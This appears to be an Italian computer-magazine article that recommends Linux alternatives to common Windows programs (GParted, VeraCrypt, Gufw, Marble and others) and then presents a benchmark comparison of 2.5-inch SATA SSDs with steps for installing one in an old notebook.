Chi lavora come programmatore su sistemi Windows è probabilmente abituato a usare Visual Studio, e un qualsiasi linguaggio .NET. I programmi .NET possono essere eseguiti anche su GNU/Linux, grazie a mono. Ma, per realizzare dei programmi che siano davvero cross platform, capaci di funzionare su Windows, MacOS, GNU/Linux, Android e iOs (e una serie di altre piattaforme minori, come QNX) c'è solo una opzione: C++ con le librerie Qt. E l'ambiente di sviluppo perfetto è QtCreator, che include un designer per le interfacce grafiche, l'autocompletamento del codice, ed è integrato con i principali software di controllo versione, oltre a permettere la cross compilazione. QtCreator, inoltre, può essere usato anche con altri linguaggi, come Python, PHP, Javascript e Java, per realizzare le proprie applicazioni con gli stessi strumenti. Inoltre, per chi vuole continuare a usare .NET è comunque possibile ricorrere a QtSharp, i binding delle librerie Qt per C#.

https://www.qt.io/download

MICROSOFT ACCESS vs KEXI

Oggi, nonostante la comodità di MySQL, molti utenti usano ancora database in formato Access. Questo perché sono database realizzati negli anni '90 e mai aggiornati. Passando a GNU/Linux ci si chiede se sia possibile continuare a usare i propri archivi in formato MDB. E la risposta è sì, grazie a Kexi. LibreOffice Base non ha una buona gestione egli archivi Access, ma Kexi (il programma di database della suite Calligra) è perfettamente in grado di aprire i file MDB e convertirli in altri formati. Può quindi essere una ottima soluzione per continuare a usare i propri archivi, magari convertendoli in un database MySQL. Ovviamente, su un sistema GNU/Linux è facilissimo installare un server web con MySQL e phpmyadmin, per accedere ai propri database dal browser web, e eventualmente condividerli con la propria rete locale. Oggi come oggi, infatti, è raro immaginare una sola persona che acceda a un database, e MySQL è la soluzione perfetta per gestire automaticamente gli accessi in lettura e scrittura contemporanea.

http://www.kexi-project.org

CCLEANER vs BLEACHBIT


I sistemi GNU/Linux sono decisamente più puliti dei sistemi Windows: il disco non ha bisogno di deframmentazione, perché i filesystem di Linux hanno una frammentazione talmente ridotta da non costituire un problema. E i programmi non lasciano pezzi inutili in giro per l'hard disk, visto che il sistema di gestione dei pacchetti si occupa automaticamente di rimuovere tutto ciò che non è più utilizzato dopo gli aggiornamenti, evitando che versioni vecchie di programmi e librerie possano occupare spazio e creare conflitti. Ma è ovvio che molti file possano comunque accumularsi: tipicamente file di log e backup automatici. Per rimuoverli e tenere pulito il proprio sistema ci si può rivolgere a Bleachbit. Questo programma va a cercare tutti i file non necessari, dividendoli per categorie (a seconda del programma che li ha generati e della tipologia), e li propone per la cancellazione. Eseguendolo una volta l'anno si possono recuperare centinaia di megabyte.

www.bleachbit.org


PARAGON PARTITION MANAGER vs GPARTED

www.gparted.org

Prima o poi, a tutti gli utenti capita di dover partizionare un disco. Che sia un disco rigido esterno, una pendrive, o il disco interno al proprio PC, si tratta sempre di una operazione delicata. Ed è importante avere un software affidabile, in modo da non correre rischi: se l'operazione di modifica di una partizione si interrompe a metà il rischio è di non riuscire a recuperare più i dati. Su Windows si utilizzano strumenti come il partizionatore integrato nel pannello di controllo, oppure il famoso Paragon Partition Manager.

Ma su GNU/Linux il programma per eccellenza si chiama Gparted. Offre il massimo supporto a qualsiasi tipo di filesystem esistente, ed è sempre molto stabile. Inoltre, è ben integrato con lo strumento di verifica dei fileystem FSCK. Se ci si dovesse trovare con un disco danneggiato, si può sempre cercare di recuperare la tabella delle partizioni o il contenuto stesso dei file scomparsi con il programma Testdisk.

BITLOCKER vs VERACRYPT

Uno dei metodi di cifratura dei dati più comune su Windows è Bitlocker. È integrata direttamente in Windows, e permette di crittografare dei dischi, in particolare le pendrive e i dischi rigidi esterni. Su GNU/Linux è possibile accedere a questi dispositivi usando il programma Dislocker. Ma esistono molte altre opzioni per proteggere i propri dati: al momento dell'installazione, e anche in seguito, è possibile crittografare con LUKS la partizione che contiene i propri dati o l'intero disco, essendo quindi protetti da eventuali furti. Per accedere ai propri dati basta fornire la propria password all'avvio del sistema, se non lo si fa i dati rimangono crittografati. Inoltre, esiste il programma Veracypt, che si propone come una soluzione semplice per la crittografia, grazie alla sua facile procedura guidata. Il vantaggio di VeraCrypt è che può crittografare di tutto, dai singoli file alle cartelle, arrivando alle partizioni e agli interi dischi, con supporto per le tabella di partizione GPT UEFI.


https://www.veracrypt.fr/en/Downloads.html

WINDOWS FIREWALL vs GUFW

Spesso sottovalutato, il firewall è un componente fondamentale per la sicurezza del proprio sistema. La maggioranza degli utenti Windows si affida a Windows Firewall, senza cercare alternative. Il programma di per sé è anche buono, ma non offre comunque lo stesso livello di sicurezza che si trova su GNU/Linux. In Linux il firewall è integrato direttamente dentro il kernel, ed è estremamente versatile: può essere programmato per filtrare qualsiasi tipo di comunicazione o pacchetto, escludendo sorgenti o destinazioni. E, siccome la programmazione di un firewall non è da tutti, esiste Gufw anche noto come "uncomplicated firewall" (il firewall non complicato). Si tratta di una interfaccia grafica estremamente semplice, con dei filtri predefiniti che possono essere impostati semplicemente con un click del mouse. Soprattutto, il vero vantaggio del sistema di firewall presente in GNU/Linux è che non può essere aggirato tanto facilmente, cosa che invece accade al Windows Firewall a causa del meccanismo non sicuro di gestione per permessi.

http://gufw.org/

CABRI GEOMETRE vs KIG

Una delle materie che, a scuola, può ricevere più benefici dall'insegnamento interattivo è la geometria: imparare i teoremi è molto più facile se si possono toccare con mano le figure geometriche. Un programma di geometria interattiva è quindi fondamentale per scuole primarie e e secondarie di primo grado. Tutti conoscono Cabri Geometre, ma Kig offre tutte le principali funzioni del famoso (anche se ormai datato) programma di Texas Instruments. Poter modificare le figure e vedere in tempo reale come cambino le bisettrici degli angoli, che la somma interna degli angoli di un triangolo è costante, e che i teoremi sulle rette parallele funzionano anche cambiando la distanza tra rette permette agli studenti di capire subito non solo che le leggi della geometria siano valide, ma anche il perché siano davvero valide. Chi, poi, vuole ancora più funzioni può rivolgersi a Geogebra, ulteriore programma di geometria interattiva disponibile anche per GNU/Linux.

https://edu.kde.org/kig/

GOOGLE EARTH vs MARBLE

Un'altra materia scolastica che dovrebbe essere sempre insegnata con l'ausilio di un computer è la geografia: tutti possono imparare a memoria che i paesi europei esportano barbabietola da zucchero, i paesi sotto l'equatore si occupano di caffè e cacao, e nella tundra il cibo più comune per gli animali è il lichene.
Ma vedere il globo e capire il perché queste informazioni siano vere permette a tutti di ragionare sul funzionamento del nostro pianeta. Google earth può essere uno strumento valido, ma ne esiste uno decisamente migliore: Marble. Dispone di decine di mappe differenti, che permettono di vedere il globo come da foto satellitari diurne, ma anche da foto notturne per vedere l'illuminazione artificiale delle città. O delle scale di temperature medie in vari anni. O, ancora, mappe storiche, per farsi una idea di come veniva visto il mondo nel 1492, prima della scoperta dell'America. Inoltre, Marble simula anche altri corpi celesti, come la Luna, Marte, Mercurio, e Venere.

https://marble.kde.org

TURBO SSD invece di lenti Hard Disk!


Un disco a stato solido da 2,5 pollici è in grado di ridare sprint anche a PC datati! Ma qual è il modello più veloce?

Chi lavora con un notebook di vecchia generazione o con un PC desktop con parecchi anni sulle spalle, deve armarsi di una gran pazienza, poiché l'avvio del sistema richiede un'eternità e software come Kdenlive, GIMP, e Lightzone caricano i file con enorme lentezza. Inoltre, se l'utente mantiene aperti numerosi programmi, il PC potrebbe anche bloccarsi in attesa dello spostamento dei dati sullo swap. Si può porre rimedio a questo strazio, sottoponendo il vecchio PC ad una terapia di ringiovanimento, spendendo meno di 100 euro.



SSD AL POSTO DI UN ANTIQUATO HDD

Come è possibile ottenere questo benefico miglioramento delle prestazioni? Basterà rimuovere l'hard disk e installare un SSD. I modelli da 2,5 pollici testati consentono di essere installati anche su PC e notebook di vecchia generazione. In questa ampia comparativa, abbiamo testato accuratamente dieci SSD da 2,5 pollici con una capienza di circa 500 Gigabyte e dieci SSD con uno storage di circa 1.000 Gigabyte.

ANCHE PER PC VECCHI DI DIECI ANNI

Esteticamente gli SSD testati sono identici ai vecchi hard disk da 2,5 pollici e si inseriscono quindi perfettamente nel vano di alloggiamento per gli hard disk presente sui notebook. La maggior parte dei PC tradizionali offre quasi sempre un vano libero per potervi installare un SSD da 2,5 pollici. Un altro requisito indispensabile è che i notebook e i PC siano dotati di un'interfaccia SATA per eseguire il collegamento con

"Velocità più elevate ad un costo molto abbordabile: un SSD da 2,5 pollici fa riacquistare sprint anche a notebook di vecchia generazione"

SSD: IL TURBO PER I VECCHI NOTEBOOK

Il test con il notebook utilizzato ha evidenziato quale aumento di velocità è ottenibile con un SSD nell'uso pratico: la navigazione in Internet e i programmi di tipo Office possono sfruttare una velocità raddoppiata. Il notebook è stato in grado di trasferire dati con una velocità addirittura quadruplicata.

	NOTEBOOK CON HARD DISK	NOTEBOOK CON SSD
INTERNET E OFFICE	43 %	91 %
FOTO/VIDEO EDITING	50 %	58 %
ACCESSO ALL'HARD DISK/SSD	24 %	100 %

la scheda madre. Questa interfaccia è presente anche su PC vecchi di dieci anni. Per PC e notebook attuali possono essere presi in esame anche altri tipi di memorie, purché i dispositivi offrano l'indispensabile slot per il montaggio. Gli SSD sono disponibili infatti in diversi modelli e formati. A fianco degli SSD da 2,5 pollici testati, troviamo i modelli M.2 di dimensioni ridottissime, con larghezza di 22 millimetri e, a scelta, lunghezza di 42, 60 o 80 millimetri, tutti dotati di interfaccia SATA come gli SSD da 2,5 pollici, oppure possono offrire la velocissima interfaccia PCI-Express, presente sugli attuali notebook e PC.

CHIP VELOCI, CONTROLLER BUONI


Anche gli SSD testati si differenziano tra di loro, ma le diversità non saltano subito all'occhio. Tutti presentano una lunghezza di 10 centimetri, una larghezza di 7 centimetri, uno spessore di 7 millimetri e offrono tutti la sopracitata interfaccia SATA versione 3. Nella copia di film, foto e musica, questa connessione è in grado di offrire una velocità teorica massima per il trasferimento dati, pari a 600 Megabyte al secondo. Per stabilire la velocità di un SSD non si rivela però determinante solo l'interfaccia. L'unità a stato solido può lavorare rapidamente solo se i dati vengono memorizzati su pregiati e veloci chip di memoria e se la gestione del traffico dati priva di rallentamenti, è affidata ad un controller di buona qualità.

VELOCITÀ QUASI AL LIMITE


Ma quanto sono realmente veloci questi SSD? Nelle prove, il Samsung 860 Evo 1 TB è stato in grado di copiare video e foto ad una velocità di 338 Megabyte al secondo (velocità media in fase di lettura e scrittura dati). Per confronto: un hard disk tradizionale da 2,5 pollici non raggiunge neppure la velocità di 100 Megabyte al secondo. Gli SSD al top hanno fatto segnare picchi velocità fino a 540 Megabyte al secondo, spremendo quasi al limite l'interfaccia SATA 3. Tutto questo dimostra però che l'interfaccia SATA 3 può diventare un "collo di bottiglia" e rallentare il lavoro degli SSD. Relativamente alla velocità massima, i candidati al test sono in grado di lavorare solo ad una velocità dimezzata, pari a quella offerta mediamente da un SSD M2 con interfaccia PCI-Express, nonostante i produttori scelgano frequentemente gli stessi chip di memoria. Molto apprezzabile comunque che, se l'utente deve ricercare un file sull'SSD, questa operazione, in condizioni ottimali, viene eseguita in 0,03 millisecondi (un hard disk richiede circa 20 millisecondi). In fase di scrittura e lettura dati, la possibilità di poter eseguire un numero di operazioni (IOPS) possibilmente elevato, si rivela importante per poter godere di un veloce avvio del sistema e dei programmi.

GLI SSD PER LA PRODUTTIVITÀ?

Tutto quanto illustrato nei paragrafi precedenti si applica ottimamente ai valori rilevati nelle prove e alla teoria, ma per rendere tangibili nell'uso pratico i vantaggi ottenibili con un SSD da 2,5 pollici, in redazione abbiamo testato gli SSD su un notebook del 2015. Ne è risultato che questi dischi consentono di velocizzare al massimo l'accesso ai dati memorizzati: l'SSD si è rivelato quattro volte più veloce rispetto ad un hard disk di serie. Lavorando con i programmi, la differenza si è ridotta parecchio, ma il miglioramento delle prestazioni è rimasto abbastanza consistente e con il notebook dotato di SSD, la

INSTALLARE UN SSD

Proteggere i dati
Provvediamo a collegare l'SSD al nostro computer tramite l'adattatore USB-SATA (9 euro su http://bit.ly/usbsata).
Procediamo poi a copiare tutti i dati dall'hard disk all'SSD (clonazione).

Rimuovere l'hard disk
Provvediamo ora a staccare il coperchio dalla parte inferiore del notebook e svitate la vite di fissaggio dell'hard disk. Solleviamo delicatamente il disco ed estraiamolo dal suo alloggiamento.

Installare l'SSD
Mantenendolo inclinato, inseriamo dall'alto l'SSD da 2,5 pollici. Premiamo delicatamente l'SSD fino a sentire uno scatto. Assicuriamo poi l'SSD con la vite tolta in precedenza dall'hard disk.

L'immagine mostra SSD attuali nel formato da noi testato di 2,5 pollici (1). Sui PC trovano però sempre più impiego gli SSD M.2 con interfaccia SATA con lunghezze da 42, 60 e 80 millimetri (2), nonché veloci SSD con interfaccia PCI-Express, con lunghezza di 80 millimetri (3).

navigazione su Internet e l'uso di LibreOffice, sono stati eseguiti con una velocità raddoppiata. Anche con operazioni per il fotovideo editing, avido di risorse del processore, è stato registrato un netto miglioramento delle prestazioni.

PIÙ ROBUSTI DEGLI HARD DISK


Oltre ad un'elevata velocità, gli SSD offrono anche altri vantaggi:

- **Silenziosità:** poiché questi dischi sono privi di parti meccaniche, il loro funzionamento è estremamente silenzioso.
- **Robustezza:** gli SSD si rivelano inoltre più robusti degli hard disk, dove è presente una testina per la lettura e scrittura dei dati, in continuo movimento.
- **Leggeri e parsimoniosi:** gli SSD sono più leggeri e necessitano di meno energia. Queste memorie oltre a velocizzare i notebook, rendono i dispositivi anche più leggeri e per di più allungano l'autonomia della batteria. Nelle prove, l'hard disk a bordo del notebook utilizzato per il test, ha offerto un'autonomia di quattro ore prima di dover ricorrere alla presa elettrica, mentre l'SSD ha consentito di lavorare per un quarto d'ora in più.

COSA NE PENSIAMO

La lotta per la vittoria è stata serrata, infatti tra gli SSD da 2,5 pollici con capienza da 500 Gigabyte, il primo posto è stato ottenuto dal Crucial MX500 - 500 GB, ma solo perché vanta un prezzo per gigabyte più vantaggioso, poiché l'Evo 860 500 GB e 860 Pro 512 GB si sono rivelati altrettanto buoni. Tra gli SSD da 1 Terabyte, Samsung ha stravinto: l'860 Evo 1 TB si è aggiudicato il primo posto con l'ottimo punteggio di "10", mentre l'860 Qvo è risultato vincitore per il rapporto qualità/prezzo.

VELOCITÀ A CONFRONTO: SSD VS. HARD DISK

Il grafico mostra quanto sia grande la differenza di velocità tra hard disk e SSD. Oggi l'hard disk da 2,5 pollici di un notebook, richiede 66 secondi per copiare un film (4,7 Gigabyte) in Full HD. Il più veloce SSD da 2,5 pollici e con capienza da 1 TB, il Samsung 860 Evo da noi testato, è stato in grado di eseguire la copia in appena 14 secondi, rivelandosi cinque volte più veloce rispetto all'hard disk. Tutto quello che oggi è reso possibile da queste unità a stato solido, è mostrato dagli SSD M.2, grandi come una striscia di chewing-gum e dotati di interfaccia PCI-Express versione 3, in grado di copiare l'enorme quantitativo di dati di un film, in appena quattro secondi.

SSD FINO A 500 GIGABYTE

RISULTATI DEL TEST	1 CRUCIAL MX500 500 GB Prezzo: 60 euro http://bit.ly/ssdcrucial500	2 SAMSUNG 860 EVO 500 GB Prezzo: 74 euro http://bit.ly/ssd860evo500	3 SAMSUNG 860 PRO 512 GB Prezzo: 129 euro http://bit.ly/ssd860pro512	4 PLEXTOR M8V PX-512M8VC Prezzo: 80 euro http://bit.ly/ssdm8v512
	Capacità: 465 GB **Prezzo per GB:** 0,13 euro **Spessore:** 7,0 mm	**Capacità:** 465 GB **Prezzo per GB:** 0,16 euro **Spessore:** 7,0 mm	**Capacità:** 476 GB **Prezzo per GB:** 0,27 euro **Spessore:** 7,0 mm	**Capacità:** 476 GB **Prezzo per GB:** 0,17 euro **Spessore:** 7,0 mm
Con quale velocità è possibile leggere i dati?	**Lettura dati al top**	**Elevatissima in lettura**	**Elevatissima in lettura**	**Lettura dati al top**
Lettura di grandi file	molto veloce (482 MB/s)	molto veloce (492 MB/s)	molto veloce (491 MB/s)	veloce (493 MB/s)
Lettura di file di dimensioni medie	**molto veloce (423 MB/s)**	**molto veloce (425 MB/s)**	**molto veloce (425 MB/s)**	**veloce (425 MB/s)**
Lettura di piccoli file	molto veloce (56,3 MB/s)	veloce (52 MB/s)	molto veloce (52,9 MB/s)	molto veloce (55,8 MB/s)
Velocità massima per trasferimento continuo dei dati	molto veloce (539 MB/s)	molto veloce (538 MB/s)	molto veloce (539 MB/s)	molto veloce (540 MB/s)
Con quale velocità è possibile scrivere i dati?	**Scrittura elevatissima**	**Scrittura al top**	**Scrittura al top**	**Elevata in scrittura**
Scrittura di grandi file	molto veloce (469 MB/s)	molto veloce (487 MB/s)	molto veloce (487 MB/s)	veloce (413 MB/s)
Scrittura di file di dimensioni medie	molto veloce (471 MB/s)	molto veloce (502 MB/s)	molto veloce (501 MB/s)	veloce (426 MB/s)
Scrittura di piccoli file	molto veloce (64,2 MB/s)	molto veloce (64,6 MB/s)	molto veloce (64,8 MB/s)	molto veloce (63,9 MB/s)
Velocità massima per trasferimento continuo dei dati	molto veloce (498 MB/s)	molto veloce (511 MB/s)	molto veloce (510 MB/s)	molto veloce (504 MB/s)
Con quale velocità è possibile accedere ai dati?	**Velocità accesso al top**	**Elevata velocità d'accesso**	**Elevata velocità d'accesso**	**Elevata velocità d'accesso**
Numero massimo operazioni di lettura al secondo / Numero massimo operazioni di scrittura al secondo	molto numerose (99.584 IOPS) / numerose (88.730 IOPS)	molto numerose (89.345 IOPS) / molto numerose (88.397 IOPS)	molto numerose (99.183 IOPS) / molto numerose (88.320 IOPS)	molto numerose (100.275 IOPS) / molto numerose (87.305 IOPS)
Velocità media accesso ai dati (Lettura / Scrittura)	velocissimo (0,03 ms) / velocissimo (0,03 ms)	sehr schnell (0,03 ms) / sehr schnell (0,03 ms)	velocissimo (0,03 ms) / velocissimo (0,03)	molto veloce (0,03 ms) / molto veloce (0,03 ms)
RISULTATO DEL TEST	**10**	**10**	**10**	**9**

SSD FINO A 1000 GIGABYTE

RISULTATI DEL TEST	1 SAMSUNG 860 EVO 1 TB Prezzo: 128 euro http://bit.ly/ssd860evo1	2 SAMSUNG 860 QVO 1 TB Prezzo: 109 euro http://bit.ly/ssd860qvo1	3 CRUCIAL MX500 1 TB Prezzo: 122 euro http://bit.ly/ssdmx5001	4 INTENSO HIGH PERF. 960 GB Prezzo: 120 euro http://bit.ly/ssdhigh960
	Capacità: 931 GB **Prezzo per GB:** 0,14 euro **Spessore:** 7,0 mm	**Capacità:** 931 GB **Prezzo per GB:** 0,13 euro **Spessore:** 7,0 mm	**Capacità:** 931 GB **Prezzo per GB:** 0,13 euro **Spessore:** 7,0 mm	**Capacità:** 894 GB **Prezzo per GB:** 0,13 euro **Spessore:** 7,0 mm
Con quale velocità è possibile leggere i dati?	**Velocità al top**	**Velocità elevatissima**	**Velocità al top**	**Velocità elevatissima**
Lettura di grandi file	molto veloce (492 MB/s)	molto veloce (491 MB/s)	molto veloce (492 MB/s)	molto veloce (492 MB/s)
Lettura di file di dimensioni medie	molto veloce (423 MB/s)	molto veloce (424 MB/s)	molto veloce (423 MB/s)	molto veloce (424 MB/s)
Lettura di piccoli file	molto veloce (56,9 MB/s)	molto veloce (55,4 MB/s)	molto veloce (56,8 MB/s)	molto veloce (54,8 MB/s)
Velocità massima per trasferimento continuo dei dati	molto veloce (539 MB/s)	molto veloce (539 MB/s)	molto veloce (538 MB/s)	molto veloce (539 MB/s)
Con quale velocità è possibile scrivere i dati?	**Velocità scrittura al top**	**Velocità elevatissima**	**Velocità elevatissima**	**Velocità elevatissima**
Scrittura di grandi file	molto veloce (488 MB/s)	molto veloce (487 MB/s)	molto veloce (466 MB/s)	molto veloce (476 MB/s)
Scrittura di file di dimensioni medie	molto veloce (502 MB/s)	molto veloce (500 MB/s)	veloce (462 MB/s)	molto veloce (487 MB/s)
Scrittura di piccoli file	molto veloce (64,4 MB/s)	molto veloce (63,6 MB/s)	molto veloce (64,6 MB/s)	molto veloce (65,5 MB/s)
Velocità massima per trasferimento continuo dei dati	molto veloce (511 MB/s)	molto veloce (510 MB/s)	molto veloce (491 MB/s)	molto veloce (501 MB/s)
Con quale velocità è possibile accedere ai dati?	**Velocità d'accesso elevata**	**Velocità d'accesso elevata**	**Velocità elevatissima**	**Velocità elevatissima**
Numero massimo operazioni di lettura al secondo / Numero massimo operazioni di scrittura al secondo	molto numerose (99.251 IOPS) / numerose (88.516 IOPS)	molto numerose (98.927 IOPS) / molto numerose (88.201 IOPS)	molto numerose (99.635 IOPS) / molto numerose (88.354 IOPS)	molto numerose (100.17375 IOPS) / molto numerose (88.201 IOPS)
Velocità media accesso ai dati (Lettura / Scrittura)	velocissimo (0,03 ms) / velocissimo (0,03 ms)	velocissimo (0,03 ms) / velocissimo (0,03 ms)	velocissimo (0,03 ms) / velocissimo (0,03)	molto veloce (0,03 ms) / molto veloce (0,03 ms)
RISULTATO DEL TEST	**10**	**10**	**10**	**10**

5 SANDISK ULTRA 3D 500 GB
Prezzo: 70 euro
http://bit.ly/ssdultra3d500

6 WD BLUE 3D 500 GB
Prezzo: 67 euro
http://bit.ly/ssdblue3d500

7 PNY CS900 480 GB
Prezzo: 54 euro
http://bit.ly/ssdcs900480

8 VERBATIM VI500 S3 480 GB
Prezzo: 65 euro
http://bit.ly/ssdvi500480

9 INTENSO HIGH PERF. 480 GB
Prezzo: 55 euro
http://bit.ly/ssdhigh480

10 PATRIOT BURST 480 GB
Prezzo: 55 euro
http://bit.ly/ssdburst480

5 SanDisk Ultra 3D 500 GB	6 WD Blue 3D 500 GB	7 PNY CS900 480 GB	8 Verbatim VI500 S3 480 GB	9 Intenso High Perf. 480 GB	10 Patriot Burst 480 GB
Capacità: 465 GB **Prezzo per GB:** 0,15 euro **Spessore:**7,0 mm	**Capacità:** 465 GB **Prezzo per GB:** 0,14 euro **Spessore:**7,0 mm	**Capacità:** 447 GB **Prezzo per GB:** 0,12 euro **Spessore:**7,0 mm	**Capacità:** 447 GB **Prezzo per GB:** 0,14 euro **Spessore:**7,0 mm	**Capacità:** 447 GB **Prezzo per GB:** 0,12 euro **Spessore:**7,0 mm	**Capacità:** 447 GB **Prezzo per GB:** 0,12 euro **Spessore:**7,0 mm
Velocità elevata	**Velocità elevata**	**Velocità elevata**	**Velocità elevata**	**Velocità elevata**	**Velocità elevata**
